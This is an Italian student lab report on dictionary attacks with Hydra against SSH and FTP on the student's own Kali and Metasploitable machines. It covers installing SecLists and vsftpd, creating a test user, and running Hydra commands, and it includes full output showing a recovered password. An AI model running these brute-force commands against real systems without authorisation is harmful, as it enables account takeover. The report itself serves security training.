REPORT 01/12/2022

FACCILONGO DOMENICO

AUTHENTICATION CRACKING CON HYDRA

TASK

Consegna:


1. **Mi posiziono in NAT**, utilizzate il comando **sudo apt install seclists**, **sudo apt install vsftpd**
2. **Mi posiziono in rete interna**, esercizio guidato su SSH da Kali a Kali
3. FTP da Kali a Kali
4. Bonus: telnet / ssh / ftp da Kali a Metasploitable (in rete interna)
   utente msfadmin password listadipassword (con msfadmin incluso)

ANALISI E VALUTAZIONE

Come primo passaggio mettiamo kali su NAT. Non avendo possibilità di installare i pacchetti di lista e ftp con il comando sudo apt allora sono andato a scaricarli manualmente.

- **SecLists**: Ho eseguito il seguente comando da terminale:

wget -c https://github.com/danielmiessler/SecLists/archive/master.zip -O SecList.zip




Questo ci permette di scaricare il file SecLists.zip il quale successivamente lo andremo ad estrarre con il comando <<sudo unzip SecList.zip>> e dopo averlo estratto lo andremo a depositare nella directory dove sarebbe dovuto esserci se avessimo utilizzato il comando sudo apt. Il comando per spostarlo nella directory è il seguente:

mv "Nome_del_file_estratto" /usr/share


- **Vsftpd:** Per questo servizio invece dobbiamo andare a scaricarlo a mano dal sito http://ftp.debian.org/debian/pool/main/v/vsftpd/ e scegliere il file amd64.deb. Dopo averlo scaricato andiamo a installarlo usando il comando da terminale:

sudo dpkg -i "Nome_del_file_scaricato"



Ora andiamo ad effettuare la scansione tramite Hydra. Ritorniamo in rete interna ed andiamo a creare un nuovo utente utilizzando il comando:

sudo adduser test_user




Ci chiederà anche la password che daremo: *testpass*

Dopo di che andiamo ad avviare il servizio di ssh con il comando:

sudo service ssh start

E il comando successivo che staremo per usare servirà per instaurare la connessione in ssh dell'utente che abbiamo creato. Questo ci permetterà di ricevere il prompt dei comandi dell'utente test_user. Il comando sarà:

ssh test_user@IP_KALI




IP DI KALI: 192.168.50.100

ATTACCO A DIZIONARIO CON HYDRA

Ora possiamo andare a sfruttare un attacco a dizionario tramite Hydra. Ritorniamo all'user kali con il comando <<kali su>>. Il comando da utilizzare per andare a fare un attacco tramite Hydra per l'associazione della password al nostro nuovo utente creato sarà:

hydra -l test_user -P /usr/share/SecLists-master/Passwords/password_create_da_me.txt 192.168.50.100 -t4 ssh -V



Come si può notare il comando ci ha permesso di poter trovare la nostra password relativo al nostro user (in basso in celeste)

Spieghiamo e facciamo delle premesse:


-l = fa riferimento all'user per il quale vogliamo fare il test e trovare la sua password

-P = fa riferimento ad un file di password che Hydra prende in considerazione per fare i test


-t4 = parametro utilizzato per ridurre il numero di task paralleli

-V = ci permette di far apparire tutti i test di username e password che esegue Hydra

Password_create_da_me = è un file che ho creato io inserendoci un tot di password per ridurre il tempo di recupero password e l'ho creato e salvato nella directory */usr/share/SecLists-master/Passwords*. In alternativa potevamo usare il file denominato xato-net-10-milion-passwords-1000000.txt, il quale è un file contenente un numero elevato di password default:



File creato da me inserendo un numero casuale di password, tra cui anche quelle corrette per far vedere come Hydra funziona.



Repository dove si trova il file di 100000 password di default

Il passo successivo sarà andare a avviare il servizio di ftp tramite il comando:

sudo service vsftpd start

Dopo di che andiamo ad effettuare il test di cerca password tramite hydra ma in questo caso attraverso il protocollo ftp, il comando sarà il seguente:

hydra -l kali -P /usr/share/SecLists-master/Passwords/password_create_da_me.txt ftp://192.168.50.100 -V


```
┌──(kali㉿kali)-[~]
└─$ hydra -l kali -P /usr/share/SecLists-master/Passwords/password_create_da_me.txt ftp://192.168.50.
100 -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 10:30:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:1/p:35), ~3 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "asdasdh" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "dsawdd" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "sdasdqwe" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "asdawda" - 4 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "das" - 5 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "ds" - 6 of 35 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "g" - 7 of 35 [child 6] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "grg" - 8 of 35 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "sdf" - 9 of 35 [child 8] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "d" - 10 of 35 [child 9] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "d" - 11 of 35 [child 10] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "f" - 12 of 35 [child 11] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "dg" - 13 of 35 [child 12] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "h" - 14 of 35 [child 13] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "hf" - 15 of 35 [child 14] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "fdf" - 16 of 35 [child 15] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "df" - 17 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "rt" - 18 of 35 [child 6] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "h" - 19 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "kali" - 20 of 35 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "gh" - 21 of 35 [child 11] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "rg" - 22 of 35 [child 15] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "sdf" - 23 of 35 [child 8] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "asd" - 24 of 35 [child 13] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "dfgb" - 25 of 35 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "msfadmin" - 26 of 35 [child 12] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "vb" - 27 of 35 [child 10] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "cv" - 28 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "testpass" - 29 of 35 [child 14] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "sdfgsdfds" - 30 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "df" - 31 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "sdf" - 32 of 35 [child 9] (0/0)
[21][ftp] host: 192.168.50.100   login: kali   password: kali
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 10:30:39
```

Come si può notare abbiamo ottenuto come risultato la password di kali (in celeste)

Avremo potuto fare la stessa cosa collegandosi da meta a kali, bastava cambiare solo l'indirizzo IP e mettere quello di Meta e usare invece dell'user di kali quello di Meta:

hydra -l msfadmin -P /usr/share/SecLists-master/Passwords/password_create_da_me.txt ftp://192.168.50.101 -V



IP META: 192.168.50.101